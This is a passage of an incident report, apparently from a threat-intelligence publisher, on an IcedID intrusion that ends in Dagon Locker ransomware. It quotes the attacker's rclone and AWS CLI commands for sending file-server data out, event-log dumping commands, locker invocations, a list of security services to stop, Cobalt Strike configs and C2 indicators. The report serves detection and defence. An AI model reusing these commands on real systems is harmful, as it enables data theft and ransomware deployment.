Throughout the intrusion, the threat actor accessed several files related to the IT department. Furthermore, the Windows Security events logs were dumped and exfiltrated from a domain controller using PowerShell commands executed from the Cobalt Strike beacon:

```
get-eventlog security
get-eventlog security >> ot.txt
compress-archive -path ot.txt -destinationpath ot.zip
get-eventlog security | Out-String 4096 >> full_string.txt
get-eventlog security | Out-String 8192 >> 8.txt
```

The threat actor also used 7zip to archive selected groups of files with the somewhat ironic password “TOPSECRETPASSWORD”.

Command and Control

During this intrusion, due to the length of time and network stability, some network artifacts are missing that we would otherwise normally include and there may be gaps in data.

IcedID

IcedID command and control traffic was observed on just the first two days of the intrusion:

Cobalt Strike

Cobalt Strike command and control traffic started on the second day of the intrusion and was observed throughout.

The Cobalt Strike configuration extracted from the PowerShell script previously described shows that the threat actor:

- Chose gpupdate.exe as the legitimate Windows process in which to inject the Cobalt Strike shellcode.
- Adopted the Early Bird APC Queue process injection technique attempting to evade security technologies.
- Tried to masquerade Cobalt Strike traffic as connections to `cloudfront.amazonaws.com`.
- Defined three different IP addresses as C2 servers.

Executable Beacon Config parsed by 1768.py:

```
payloadType: 0x0000000a
payloadSize: 0x00000000
intxorkey: 0x00000000
id2: 0x00000000
Skipping 32 bytes
payloadType: 0x00002830
payloadSize: 0x00043a03
intxorkey: 0x9a396cda
id2: 0x00016e67
MZ header found position 7
Config found: xorkey b'.' 0x0003e230 0x000439fc
0x0001 payload type                     0x0001 0x0002 8 windows-beacon_https-reverse_https
0x0002 port                             0x0001 0x0002 443
0x0003 sleeptime                        0x0002 0x0004 37500
```

```
0x0004 maxgetsize                       0x0002 0x0004 8388737
0x0005 jitter                           0x0001 0x0002 33
0x0007 publickey                        0x0003 0x0100
30819f300d06092a864886f70d010101050003818d0030818902818100b0b1b170
8875e1ccb5f2d8b2f3917a547ad5789a648ea8c6ce954a2205b545a1ac34e929fe
53f89f7135e00e7da54c93ed2bf3cb4aa7de43cff616aae145de4f0f118a997acd
a5e7708591f3970fa86f8291022fb50a4867d8137b77184c8624a1a50201bc69fa
d27ba855ae3f49a550ccb696f031b9ef5fbb8efdcec4bafc610203010001000000
000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000
0x0008 server,get-uri                   0x0003 0x0100
'45.15.161.97,/ws01cs11/g,23.159.160.88,/ws01cs11/g,51.89.133.3,/w
s01cs11/g'
0x0043 DNS_STRATEGY                     0x0001 0x0002 0
0x0044 DNS_STRATEGY_ROTATE_SECONDS      0x0002 0x0004 -1
0x0045 DNS_STRATEGY_FAIL_X              0x0002 0x0004 -1
0x0046 DNS_STRATEGY_FAIL_SECONDS        0x0002 0x0004 -1
0x000e SpawnTo                          0x0003 0x0010 (NULL ...)
0x001d spawnto_x86                      0x0003 0x0040
'%windir%\\syswow64\\gpupdate.exe'
0x001e spawnto_x64                      0x0003 0x0040
'%windir%\\sysnative\\gpupdate.exe'
0x001f CryptoScheme                     0x0001 0x0002 0
0x001a get-verb                         0x0003 0x0010 'GET'
0x001b post-verb                        0x0003 0x0010 'POST'
0x001c HttpPostChunk                    0x0002 0x0004 0
0x0025 license-id                       0x0002 0x0004 987654321
0x0024 deprecated                       0x0003 0x0020
'NtZOV6JzDr9QkEnX6bobPg=='
0x0026 bStageCleanup                    0x0001 0x0002 1
0x0027 bCFGCaution                      0x0001 0x0002 1
0x0047 MAX_RETRY_STRATEGY_ATTEMPTS      0x0002 0x0004 0
0x0048 MAX_RETRY_STRATEGY_INCREASE      0x0002 0x0004 0
0x0049 MAX_RETRY_STRATEGY_DURATION      0x0002 0x0004 0
0x0009 useragent                        0x0003 0x0100 'Mozilla/5.0
(Windows NT 6.1) AppleWebKit/587.38 (KHTML, like Gecko)
Chrome/41.0.2228.0 Safari/537.36'
0x000a post-uri                         0x0003 0x0040
'/ws01cs11/p'
0x000b Malleable_C2_Instructions        0x0003 0x0100
  Transform Input: [7:Input,4,1:9,2:120,8]
   Print
   Remove 9 bytes from end
   Remove 120 bytes from begin
   NETBIOS lowercase
0x000c http_get_header                  0x0003 0x0200
  Const_host_header Host: cloudfront.amazonaws.com
  Const_header Connection: close
  Build Metadata: [7:Metadata,13,6:Authorizaion]
   BASE64 URL
   Header Authorizaion
0x000d http_post_header                 0x0003 0x0200
  Const_host_header Host: cloudfront.amazonaws.com
  Const_header Connection: close
  Build Output: [7:Output,4]
   Print
  Build SessionId: [7:SessionId,13,6:x-amz-id]
   BASE64 URL
   Header x-amz-id
0x0036 HostHeader                       0x0003 0x0080 (NULL ...)
0x0032 UsesCookies                      0x0001 0x0002 0
```

```
0x0023 proxy_type                       0x0001 0x0002 2 IE
settings
0x003a TCP_FRAME_HEADER                 0x0003 0x0080 '\x00\x04'
0x0039 SMB_FRAME_HEADER                 0x0003 0x0080 '\x00\x04'
0x0037 EXIT_FUNK                        0x0001 0x0002 0
0x0028 killdate                         0x0002 0x0004 0
0x0029 textSectionEnd                   0x0002 0x0004 1
0x002a ObfuscateSectionsInfo            0x0003 0x0028
'\x00à\x02\x002Ú\x03\x00\x00à\x03\x00¨Ò\x04\x00\x00à\x04\x000\x01\
x05\x00\x00\x10\x05\x00\x90\x1f\x05'
0x002b process-inject-start-rwx         0x0001 0x0002 64
PAGE_EXECUTE_READWRITE
0x002c process-inject-use-rwx           0x0001 0x0002 32
PAGE_EXECUTE_READ
0x002d process-inject-min_alloc         0x0002 0x0004 16700
0x002e process-inject-transform-x86     0x0003 0x0100
'\x00\x00\x00\x03\x90\x90\x90'
0x002f process-inject-transform-x64     0x0003 0x0100
'\x00\x00\x00\x03\x90\x90\x90'
0x0035 process-inject-stub              0x0003 0x0010
'ÌK\xa0\x1c\x07m\x92\\áü3=Y°\x83Û'
0x0033 process-inject-execute           0x0003 0x0080
'\x06\x10\x00\x00\x00\x00\nntdll.dll\x00\x00\x00\x00\x13RtlUserThr
eadStart\x00\x02\x08\x07\x10\x00\x00\x00\x00\rkernel32.dll\x00\x00
\x00\x00\rLoadLibraryA\x00\x03\x04'
0x0034 process-inject-allocation-method 0x0001 0x0002 0
0x0030 DEPRECATED_PROCINJ_ALLOWED       0x0001 0x0002 0
0x0010 killdate_year                    0x0001 0x0002 0
0x004a                                  0x0003 0x0020
'\x87\x05\x1eÅ\x07m\x92D\x92É\nQlÓòê©!ú/H<ös\x92\x9bEs8Ý¾æ'
0x0000
Guessing Cobalt Strike version: 4.4 (max 0x004a)
Sanity check Cobalt Strike config: OK
Sleep mask 64-bit 4.2 deobfuscation routine found: 0x0003c382
```

PowerShell beacon config parsed by SentinelOne script:

```
BeaconType                       - HTTPS
Port                             - 443
SleepTime                        - 37500
MaxGetSize                       - 8388737
Jitter                           - 33
MaxDNS                           - Not Found
PublicKey_MD5                    -
06a2e2d6dd645defdac0b2dd719ea441
C2Server                         -
23.159.160.88,/ws01cs10/g,51.89.133.3,/ws01cs10/g
UserAgent                        - Mozilla/5.0 (Windows NT 6.1)
AppleWebKit/587.38 (KHTML, like Gecko) Chrome/41.0.2228.0
Safari/537.36
HttpPostUri                      - /ws01cs10/p
Malleable_C2_Instructions        - Remove 9 bytes from the end
                                   Remove 120 bytes from the
beginning
                                   NetBIOS decode 'a'
HttpGet_Metadata                 - ConstHeaders
                                        Host:
cloudfront.amazonaws.com
                                        Connection: close
                                   Metadata
```

```
                                        base64url
                                        header "Authorizaion"
HttpPost_Metadata                 - ConstHeaders
                                        Host:
cloudfront.amazonaws.com
                                        Connection: close
                                   SessionId
                                        base64url
                                        header "x-amz-id"
                                   Output
                                        print
PipeName                          - Not Found
DNS_Idle                          - Not Found
DNS_Sleep                         - Not Found
SSH_Host                          - Not Found
SSH_Port                          - Not Found
SSH_Username                      - Not Found
SSH_Password_Plaintext            - Not Found
SSH_Password_Pubkey               - Not Found
SSH_Banner                        -
HttpGet_Verb                      - GET
HttpPost_Verb                     - POST
HttpPostChunk                     - 0
Spawnto_x86                       - %windir%\syswow64\gpupdate.exe
Spawnto_x64                       - %windir%\sysnative\gpupdate.exe
CryptoScheme                      - 0
Proxy_Config                      - Not Found
Proxy_User                        - Not Found
Proxy_Password                    - Not Found
Proxy_Behavior                    - Use IE settings
Watermark_Hash                    - NtZOV6JzDr9QkEnX6bobPg==
Watermark                         - 987654321
bStageCleanup                     - True
bCFGCaution                       - True
KillDate                          - 0
bProcInject_StartRWX              - True
bProcInject_UseRWX                - False
bProcInject_MinAllocSize          - 16700
ProcInject_PrependAppend_x86      - b'\x90\x90\x90'
                                   Empty
ProcInject_PrependAppend_x64      - b'\x90\x90\x90'
                                   Empty
ProcInject_Execute                - ntdll.dll:RtlUserThreadStart
                                   SetThreadContext
                                   NtQueueApcThread-s
                                   kernel32.dll:LoadLibraryA
                                   CreateRemoteThread
                                   RtlCreateUserThread
ProcInject_AllocationMethod       - VirtualAllocEx
bUsesCookies                      - False
HostHeader                        -
headersToRemove                   - Not Found
DNS_Beaconing                     - Not Found
DNS_get_TypeA                     - Not Found
DNS_get_TypeAAAA                  - Not Found
DNS_get_TypeTXT                   - Not Found
DNS_put_metadata                  - Not Found
DNS_put_output                    - Not Found
DNS_resolver                      - Not Found
DNS_strategy                      - round-robin
DNS_strategy_rotate_seconds       - -1
DNS_strategy_fail_x               - -1
```

```
  DNS_strategy_fail_seconds        - -1
  Retry_Max_Attempts               - 0
  Retry_Increase_Attempts          - 0
  Retry_Duration                   - 0
```

The C2 server values indicate an interesting string which could be used to hunt for further servers abused by the threat actor: `ws01cs10`. By performing the following search through urlscan.io, it was possible to identify another potential Cobalt Strike C2 and a Meterpreter ELF beacon named`rpcd`.

```
page.url.keyword:*ws01cs01*
```

VirusTotal – File – f415c7d1b6a19975f2bb09e79f4416975375490fc645865dd63478c8aa605d97

In the VT's Communicating Files section, it was possible to identify a BAT file – uploaded on the 27th of February 2024 – that communicates with 108.62.123[.]147 and executes the following PowerShell command, clearly to download a Cobalt Strike beacon.

To further masquerade the command and control servers, the threat actor created self-signed certificates by specifying Amazon as the organization on `23.159.160[.]88` and `108.62.123[.]147`.

The certificate serial number can also be used to hunt for potential similar Cobalt Strike command and control servers on Fofa.

Anydesk

Anydesk, first installed on the eighth day of the intrusion, was use sporadically throughout the rest of the intrusion with spikes in command and control traffic throughout. The main use case seem to be when the threat actor wanted to interact with GUI tools like when crafting GPO policies for the domain.

Exfiltration

During the intrusion, the threat actor employed multiple techniques to exfiltrate data from the compromised infrastructure.

Rclone

The day after initial access, the threat actor started exfiltrating data from the environment. First, the network shares were enumerated and, subsequently, rclone was dropped onto a domain Controller and executed to exfiltrate data from a file server.

```
C:\Windows\system32\cmd.exe /C rclone.exe copy "\\[FILE SERVER]\
[REDACTED]\" 6666:[REDACTED]/[REDACTED]/ -q --ignore-existing --
auto-confirm --multi-thread-streams 3 --transfers 3
```

The rclone config file was setup to use several services. Based on the use of 6666 in the command line it looked like the threat actor was attempting to use the pCloud service.

We did not observe significant network traffic to any pCloud endpoints leading us to assess that this exfiltration activity failed, leading to the threat actor pivoting to their other exfiltration tooling and remote endpoint.

AWSCLI

On the same day that rclone was launched, the AWS CLI was also employed to exfiltrate data from a file server using the Domain Controller.

- `"C:\programdata\microsoft\windows\wer\bin\AWSCLIV2\WaAppAgent.exe" s3 cp \\REDACTED\G$\Backupsold s3://REDACTED/REDACTED/G_Backupsold --region us-east-1 --recursive --endpoint-url https://REDACTED.s3-accelerate.amazonaws.com --exclude *.mp4 --exclude *.jpg --exclude *.iso --exclude *.lnk --exclude *.url --exclude *.dll --exclude *.exe --exclude *.chm --exclude *.swf --exclude *.mp3 --exclude *.cab --exclude *.msi --exclude *.wav --exclude *.msi --exclude *.log --exclude *.jpg --exclude *.msu --exclude *.m4a --exclude *.jar --exclude *.wma`

This action was mostly automated by the AWScollector PowerShell script. Therefore, we've documented the general function there.

AWSCOLLECTOR

The `awscollector.ps1` script contains roughly 14k lines of PowerShell, which appears to handle all manners of tasks such as running Sharphound, clearing Windows event logs, disabling known AV/EDR, sending telegram updates, exfiltrating data to S3 bucket, performs various host discovery and lateral movements using variety of tools, lots of offensive PowerShell tools, and deploys different variants of ransomware tools such as Revil, Xing, Quantum, Dagon locker, etc.

The author of this script `darussian@tutanota[.]com` also maintains the version logs whenever they implement any updates and changes started from 2020-08-26 as the earliest version, up to the last updates on 2023-07-27.

Aside from these main features, the author was also kind enough to provide the list of the modules that are available.

Run Sharphound

The threat actor leveraged the usage of SharpHound as part of the script. SharpHound is part of the BloodHound toolkit, which helps attackers find important targets and weak spots in the Active Directory environment. With the information SharpHound gathers, attackers can figure out how to escalate privileges.

Clear Windows Event Logs

Part of the script is configured to use the command `wevtutil.exe cl` to delete Windows event logs, hiding evidence of their actions. This built-in Windows tool helps them stay undetected by removing records of their activities. The script specifically targeted four key Windows Event Log channels: Windows PowerShell, Application, Security, and System Logs.

Disable AV/EDR

A section of the script are the commands designed to disable various known anti-virus and EDR products on a Windows system. For example, the commands for `'CarbonBlack'` stop its services using its own command-line tool (`repcli.exe`), while the `'defender'` entry uses

PowerShell to disable real-time monitoring in Windows Defender. The `'Symantec'` and `'Trend Micro'` entries employ executable commands and `taskkill` to stop processes related to Symantec Endpoint Protection and Trend Micro, respectively. Lastly, the `'CylanceDesktop'` commands are set to modify registry values and stop the Cylance service, using setacl.exe (`potentially` https://helgeklein.com/setacl/ or a custom tool) to change permissions, indicating an approach to bypassing the said defenses.

Send Telegram Updates

Both functions on the codes above automate the process of sending messages to Telegram from PowerShell scripts, offering a way to integrate notifications, alerts, or commands into Telegram chats for monitoring, automation tasks, or administrative commands. The second function, in particular, provides flexible solution for leveraging Telegram's Bot API within PowerShell environments.

Here’s another example of Telegram Text Message bot to employ auto notification related to the status of transferring files to AWS:

Examples of this activity from the intrusion were visible in zeek network logs since it was transmitted over plain text http:

Exfiltrate Data to AWS

AWScollector has functionality to use information gathered during the script discovery/enumeration function to exfiltrate data from one or multiple hosts to S3.

The module can be used like this:

```
InvokeModule -module awscollector -awskey REDACTED -awssecret REDACTED
```

It has built in functionality to rename and mask the original `aws.exe` binary

It will use data cached in `.items` files which is created using the `systeminfo` module in the script.

Is has a hardcoded exception list to attempt reducing the amount of data collected and sent to AWS S3.

Final command looks like this

```
"C:\programdata\microsoft\windows\wer\bin\AWSCLIV2\WaAppAgent.exe"
s3 cp \\[REDACTED]\C$\DeployDebug
s3://[REDACTED]/[REDACTED]/C_DeployDebug --region us-east-1 --
recursive
endpoint-url https://[REDACTED].s3-accelerate.amazonaws.com --
exclude *.mp4 --exclude *.jpg --exclude *.iso --exclude *.lnk --
exclude *.url --exclude *.dll --exclude *.exe --exclude *.chm --
exclude *
exclude *.mp3 --exclude *.cab --exclude *.msi --exclude *.wav --
exclude *.msi --exclude *.log --exclude *.jpg --exclude *.msu --
exclude *.m4a --exclude *.jar --exclude *.wma
```

It also has the capability to check how much data has been exfiltrated, and report back.

Perform Various Host Discovery

The systeminfo module has the ability to execute many different discovery tasks.

They executed them usually like this.

`invokemodule -module systeminfo -methods <METHOD> -handlesystems all`

The `handlesystems` option is documented in the "Locker" section.

List of Methods:

os — Uses `Get-WmiObject Win32_OperatingSystem` to discovery the operating system

arch — Uses `Get-WmiObject win32_computersystem` or `Get-CimInstance -ClassName Win32_ComputerSystem` to check if the system is x86, or x64

execmethod — This module is described in the "Lateral Movement Functionality" section

tasks Uses either `Get-CimInstance`, `Get-WmiObject` or `Get-Process` to collect a list of running processes on the endpoint

cpu — Uses `Get-WmiObject win32_processor` to get the CPU Load of the client

mem — Uses `Get-WmiObject CIM_PhysicalMemory` to get information about memory usage

publicip — Documented in the “AWS Collector Enumeration” section internetspeed Documented in the “AWS Collector Enumeration” section shares Uses `get-WmiObject -class Win32_Share` to get a list of available shares on the client

services — Uses `Get-Service` to get a list of services running on the endpoint

uptime — Uses either `Get-WmiObject Win32_OperatingSystem` or `Get-CimInstance -ClassName Win32_OperatingSystem` to get the uptime of the client netconnections Uses `netstat` and `tasklist` to create a list of network connections, and the associated pid and process name

resolve — Uses [System.Net.Dns]::GetHostAddresses to get the IP address of the hostname

sw — Uses `Get-WmiObject -Class Win32_Product` or `Get-CimInstance -ClassName Win32_Product` to get a list of installed applications in the system

drives — Uses `Get-WmiObject` or `Get-CimInstance` with the `win32_logicaldisk` class to get a list of all drives associated with the client

All of the collected information will also be cached and stored on the system running the AWScollector script

Lateral Movement Functionality

The script supports executing commands on other hosts using various methods, with the RemoteExec function.

Schedule task Using Invoke-CommandAs

Powershell Using Invoke-Command

WMI Using Invoke-WMIExec, a slightly modified version of WmiExec

DCOM Using Invoke-DCOM

WinRM Using Invoke-Command

PsExec Using Invoke-PsExec

SMB Using Invoke-SMBExec

The script will automatically find the most suitable execution method by just testing them, and choosing whichever works first

Locker Module

Example usage seen during the intrusion

```
invokemodule -module locker -locker <REDACTED>.dll  -lockerpath
programdata\microsoft -lockertype dll -lockername sysfunc -
lockerdeployonly $true -lockerentrypoint run -handlesystems custom
```

The locker module is about 800 lines of PowerShell and handles the entire ransomware process.

This is only a high level overview of the general locker module function. There are a lot of checks, error handling and options programmed into the tool. It shows signs to be quite well developed and extensively tested.

Targeting can be done multiple ways by using the `handlesystems` option.

- Specifying a single host by hostname
- Reads `C:\programdata\microsoft\windows\wer\data\_hostlist.<handlesystems>`

- Created automatically using the `FindHosts` function that uses sharphound's `computer.json` to create
    - `_hostlist.all` – Contains all hosts found
    - `_hostlist.srv` – Hosts that either has a dn, OS Name or description that contains "server"
    - `_hostlist.ws` – Contains hosts not matching server criteria
- Also supports having a custom list named `_hostlist.custom`

The high level execution flow is as follows

- Checks if system is online, or if offline
    - Checks if `\\<HOST>\C$\` is reachable
    - Checks if system is locked by either
        - Existence of a cache dir `C:\programdata\microsoft\windows\wer\<HOST>.locked`
        - Tests if`\\<HOST>\C$\<FILE>` exists which would be created by using the "marker" option in the `lockerparams` switch
- Create a batch file named `$locker_name.cmd`to do some pre-ransom tasks like: Stops known services on the host
- Generates a list of services to stop based on a built-in list and checking each system using `Get-Service`
- Services of interest:

```
eventlog
wecsvc
SntpService
Sophos Agent
Sophos Endpoint Defense Service
Sophos Message Router
Sophos System Protection Service
ArcticWolfAgentMgr
endpoint
cybereason
cylance
DefWatch
ccEvtMgr
ccSetMgr
SavRoam
RTVscan
YooBackup
YooIT
zhudongfangyu
sophos
stc_raw_agent
VSNAPVSS
VeeamTransportSvc
VeeamDeploymentService
VeeamNFSSvc
veeam
PDVFSService
BackupExecVSSProvider
BackupExecAgentAccelerator
BackupExecAgentBrowser
BackupExecDiveciMediaService
BackupExecJobEngine
BackupExecManagementService
BackupExecRPCService
AcrSch2Svc
```

```
AcronisAgent
CASAD2DWebSvc
CAARCUpdateSvc
SBPIMSvc
OssecSvc
```

Deletes shadow copies Sets system to boot into recovery mode on next restart

Multiple methods to distribute and execute the ransomware If `dll`, use `rundll32.exe` If `exe`, use `regsvr32.exe` Using different switches depending if there is additional options, or not.

The module also supports testing using the `-dryrun` switch by not deploying the ransomware binary.

The threat actor also referenced multiple examples of running different ransomware variants, possibly indicating overlap between groups, reuse of tooling, or perhaps an affiliate that has used all of the referenced ransomware families.

- Egregor
- REvil
- Xing
- Quantum
- justright
- Mount Locker
- Pieper
- uhmc/ummc
- ottawa
- Conti

Pivoting on indicators

In the script there is a function to send messages to their Telegram Bot. This function is used multiple times throughout the script to send updates during execution.

The domain resolves to 51.89.133[.]3 which has also been seen used as a Cobalt Strike C2 and to serve beacons during other phases of the intrusion.

Checking the certificate associated with the IP reveals an interesting association.

108.62.123[.]147 is also identified in the Command and Control section related to Cobalt Strike.

Impact

29 days after initial access, the threat actor started to deploy the Dagon Locker ransomware in the environment.

The threat actor distributed Dagon Locker ransomware on multiple systems across the environment through the custom PowerShell script, AWScollector, and the locker module described earlier.

The following PowerShell command was run from a domain controller.

```
invokemodule -module locker -locker <REDACTED>.dll  -lockerpath
programdata\microsoft -lockertype dll -lockername sysfunc -
lockerdeployonly $true -lockerentrypoint run -handlesystems custom
```

To prevent data recovery and stop multiple services, two different files called sysfunc.cmd were dropped into the systems.

Subsequently the execution of the locker PowerShell module, the ransomware, was deployed to different systems.

All systems were left with the below message:

Dagon Locker left on the test workstation also a log file related to its execution called `sysfunc.dll.log`.

```
Ver 5.1 x64
========== SYS INFO ==========
CORE COUNT:     [REDACTED]
TOTAL MEM:      [REDACTED]
WIN VER:        [REDACTED]
WIN ARCH:       x64
USER NAME:      [REDACTED]
PC NAME:        [REDACTED]
IN DOMAIN:      YES
IS ADMIN:       YES
IN GROUPS:
        Mandatory       [REDACTED]\Domain Users
        Mandatory       \Everyone
        Mandatory       BUILTIN\Administrators
        Mandatory       BUILTIN\Remote Desktop Users
        Mandatory       BUILTIN\Users
        Mandatory       NT AUTHORITY\NETWORK
        Mandatory       NT AUTHORITY\Authenticated Users
        Mandatory       NT AUTHORITY\This Organization
        [...]
        Integrity       Mandatory Label\High Mandatory Level
CMDLINE:        rundll32.exe
C:\programdata\microsoft\sysfunc.dll,run
/target=C:\programdata\microsoft\WPD\
[INFO] locker.init > locker ext .dagoned

================================
          KILL SERVICE
================================

================================
          KILL PROCESS
================================
========== TARGET LOCK ==========
[INFO] locker.work.start.target > type=drive
target=C:\programdata\microsoft\WPD\
[INFO] locker.work.thread.local >
path=C:\programdata\microsoft\WPD\
[INFO] locker.queue.worker > empty group=FAST
[INFO] locker.queue.worker > empty group=SLOW
[ERROR] locker.dir > enum error=3
name=C:\programdata\microsoft\WPD\
[INFO] locker.work.thread.local > enum finish
path=C:\programdata\microsoft\WPD\
[INFO] locker.thread.proxy > finish
path=C:\programdata\microsoft\WPD\
==[ STATS ]=======================
Total crypted:  0.000 GB
Crypt Avg:      0.000 MB/s
Files:          0.000 files/s
Time:           1 sec
==[ DIRS ]========================
Total:          0
Skipped:        0
Error:          1
==[ FILES ]=======================
Total:          0
```

```
Locked:         0
==[ FILES SKIPPED ]===============
Black:          0
Locked:         0
Manual:         0
Prog:           0
Size:           0
==[ FILE ERROR ]==================
Open:           0
Read:           0
Write:          0
Pos:            0
Rename:         0

[OK] locker > finished
```

Timeline

Diamond Model

Indicators

Atomic

```
IcedID

143.110.245[.]38:443
159.89.124[.]188:443
188.114.97[.]7:443
151.236.9[.]176:443
159.223.95[.]82:443
194.58.68[.]187:443
87.251.67[.]168:443
151.236.9[.]166:443
```

```
rpgmagglader[.]com
ultrascihictur[.]com
oopscokir[.]com
restohalto[.]site
ewacootili[.]com
magiraptoy[.]com
fraktomaam[.]com
patricammote[.]com
moashraya[.]com

Cobalt Strike

23.159.160[.]88
45.15.161[.]97
51.89.133[.]3
winupdate.us[.]to
```

Computed

```
Document_Scan_468.js
0d8a41ec847391807acbd55cbd69338b
5066e67f22bc342971b8958113696e6c838f6c58
f6e5dbff14ef272ce07743887a16decbee2607f512ff2a9045415c8e0c05dbb4

license.dat
bff696bb76ea1db900c694a9b57a954b
ca10c09416a16416e510406a323bb97b0b0703ef
332afc80371187881ef9a6f80e5c244b44af746b20342b8722f7b56b61604953

Riadnc1.dll
a144aa7a0b98de3974c547e3a09f4fb2
34c9702c66faadb4ce90980315b666be8ce35a13
9da84133ed36960523e3c332189eca71ca42d847e2e79b78d182da8da4546830

magni.w
7e9ef45d19332c22f1f3a316035dcb1b
4e0222fd381d878650c9ebeb1bcbbfdfc34cabc5
839cf7905dc3337bebe7f8ba127961e6cd40c52ec3a1e09084c9c1ccd202418e

magni.w.bat
b3495023a3a664850e1e5e174c4b1b08
38cd9f715584463b4fdecfbac421d24077e90243
65edf9bc2c15ef125ff58ac597125b040c487640860d84eea93b9ef6b5bb8ca6

update.dll
628685be0f42072d2b5150d4809e63fc
437fe3b6fdc837b9ee47d74eb1956def2350ed7e
a0191a300263167506b9b5d99575c4049a778d1a8ded71dcb8072e87f5f0bbcf
```

Detections

Network

```
ET MALWARE Win32/IcedID Requesting Encoded Binary M4
ET MALWARE Win32/IcedID Request Cookie
ET POLICY OpenSSL Demo CA - Internet Widgits Pty (O)
```

```
ThreatFox IcedID botnet C2 traffic (ip:port - confidence level: 60%)
ET ATTACK_RESPONSE Microsoft Powershell Banner Outbound
ET POLICY SMB2 NT Create AndX Request For an Executable File
ET POLICY SMB Executable File Transfer
ET RPC DCERPC SVCCTL - Remote Service Control Manager Access
ET SCAN Behavioral Unusual Port 445 traffic Potential Scan or Infection
ET USER_AGENTS WinRM User Agent Detected - Possible Lateral Movement
ET POLICY WinRM wsman Access - Possible Lateral Movement
ET INFO DYNAMIC_DNS HTTP Request to a *.us .to Domain
ET INFO Windows Powershell User-Agent Usage
ET POLICY Powershell Activity Over SMB - Likely Lateral Movement
ET POLICY SMB2 NT Create AndX Request For a Powershell .ps1 File
ET HUNTING Possible Powershell .ps1 Script Use Over SMB
ET DNS Query for .to TLD
ET INFO DYNAMIC_DNS Query to a *.us .to Domain
ET POLICY SSL/TLS Certificate Observed (AnyDesk Remote Desktop Software)
ET POLICY WMIC WMI Request Over SMB - Likely Lateral Movement
```

Sigma

Search rules on detection.fyi or sigmasearchengine.com

DFIR Public Rules Repo:

```
b26feb0b-8891-4e66-b2e7-ec91dc045d58 : AnyDesk Network
8a0d153f-b4e4-4ea7-9335-892dfbe17221 : NetScan Share Enumeration Write Access Check
59e3a079-4245-4203-9d5c-f11290c5ba24 : Hiding local user accounts
e7732014-c4b9-4653-92b2-aa7cfe154bf7 : Data Exfiltration via AWS CLI
50046619-1037-49d7-91aa-54fc92923604 : AdFind Discovery
dfbdd206-6cf2-4db9-93a6-0b7e14d5f02f : CHCP CodePage Locale Lookup
```

DFIR Private Rules:

```
a526e0c3-d53b-4d61-82a1-76d3d1358a30 : Silent Installation of AnyDesk RMM
b526e0c3-d53b-4d61-82a1-76d3d1358a31 : AnyDesk RMM Password Setup via Command Line
de60a371-48c3-4e72-baae-ac56c8fb7349 : Data exfiltration to amazon AWS S3 buckets
```

Sigma Repo:

```
530a6faa-ff3d-4022-b315-50828e77eef5 : Anydesk Remote Access Software Service Installation
114e7f1c-f137-48c8-8f54-3088c24ce4b9 : Remote Access Tool - AnyDesk Silent Installation
b52e84a3-029e-4529-b09b-71d19dd27e94 : Remote Access Tool - AnyDesk Execution
```

```
b1377339-fda6-477a-b455-ac0923f9ec2c : Remote Access Tool - AnyDesk Piped Password Via CLI
e37db05d-d1f9-49c8-b464-cee1a4b11638 : PUA - Rclone Execution
c8557060-9221-4448-8794-96320e6f3e74 : Windows PowerShell User Agent
903076ff-f442-475a-b667-4f246bcc203b : Nltest.EXE Execution
5cc90652-4cbd-4241-aa3b-4b462fa5a248 : Potential Recon Activity Via Nltest.EXE
cd219ff3-fa99-45d4-8380-a7d15116c6dc : New User Created Via Net.EXE
9a132afa-654e-11eb-ae93-0242ac130002 : PUA - AdFind Suspicious Execution
0ef56343-059e-4cb6-adc1-4c3c967c5e46 : Suspicious Execution of Systeminfo
1eeed653-dbc8-4187-ad0c-eeebb20e6599 : Potential SPN Enumeration Via Setspn.EXE
```

Yara

Hunting/Analysis Rules:

```
https://github.com/The-DFIR-Report/Yara-Rules/blob/main/23869/23869.yar

https://github.com/malpedia/signator-rules/blob/main/rules/win.cobalt_strike_auto.yar

informational_AdFind_AD_Recon_and_Admin_Tool
https://github.com/The-DFIR-Report/Yara-Rules/blob/main/5426/5426.yar

Adfind
https://github.com/bartblaze/Yara-rules/blob/master/rules/hacktools/Adfind.yar

nbtscan_utility_softcell
https://github.com/advanced-threat-research/Yara-Rules/blob/master/APT/APT_Operation_SoftCell.yar

Windows_Trojan_CobaltStrike_7f8da98a
https://github.com/elastic/protections-artifacts/blob/main/yara/rules/Windows_Trojan_CobaltStrike.yar
```

MITRE ATT&CK

```
Access Token Manipulation - T1134
Archive via Utility - T1560.001
Data Encrypted for Impact - T1486
Disable or Modify System Firewall - T1562.004
Domain Account - T1087.002
Domain Groups - T1069.002
Domain Trust Discovery - T1482
Exfiltration to Cloud Storage - T1567.002
File and Directory Discovery - T1083
Inhibit System Recovery - T1490
LSASS Memory - T1003.001
Malicious File - T1204.002
Network Share Discovery - T1135
Process Injection - T1055
Remote Access Software - T1219
Scheduled Task - T1053.005
System Information Discovery - T1082
System Language Discovery - T1614.001
System Time Discovery - T1124
Web Protocols - T1071.001
SMB/Windows Admin Shares - T1021.002
Windows Command Shell - T1059.003
Windows Management Instrumentation - T1047
Powershell - T1059.001
Windows Command Shell - T1059.003
Javascript - T1059.007
Rundll32 - T1218.011
Command Obfuscation - T1027.010
Domain Account - T1136.002
Credentials In Files - T1552.001
Disable or Modify Tools - T1562.001
System Owner/User Discovery - T1033
Data from Network Shared Drive - T1039
Encrypted Channel - T1573
Ingress Tool Transfer - T1105
Automated Exfiltration - T1020
Service Stop - T1489
```

Internal case # TB23869 PR28513

Share this:

Twitter LinkedIn Reddit Facebook WhatsApp

Related

From OneNote to RansomNote: An Ice Cold Intrusion

Quantum Ransomware

IcedID Macro Ends in Nokoyawa Ransomware

« FROM ONENOTE TO RANSOMNOTE: AN ICE COLD INTRUSION

ICEDID BRINGS SCREENCONNECT AND CSHARP STREAMER TO ALPHV RANSOMWARE DEPLOYMENT »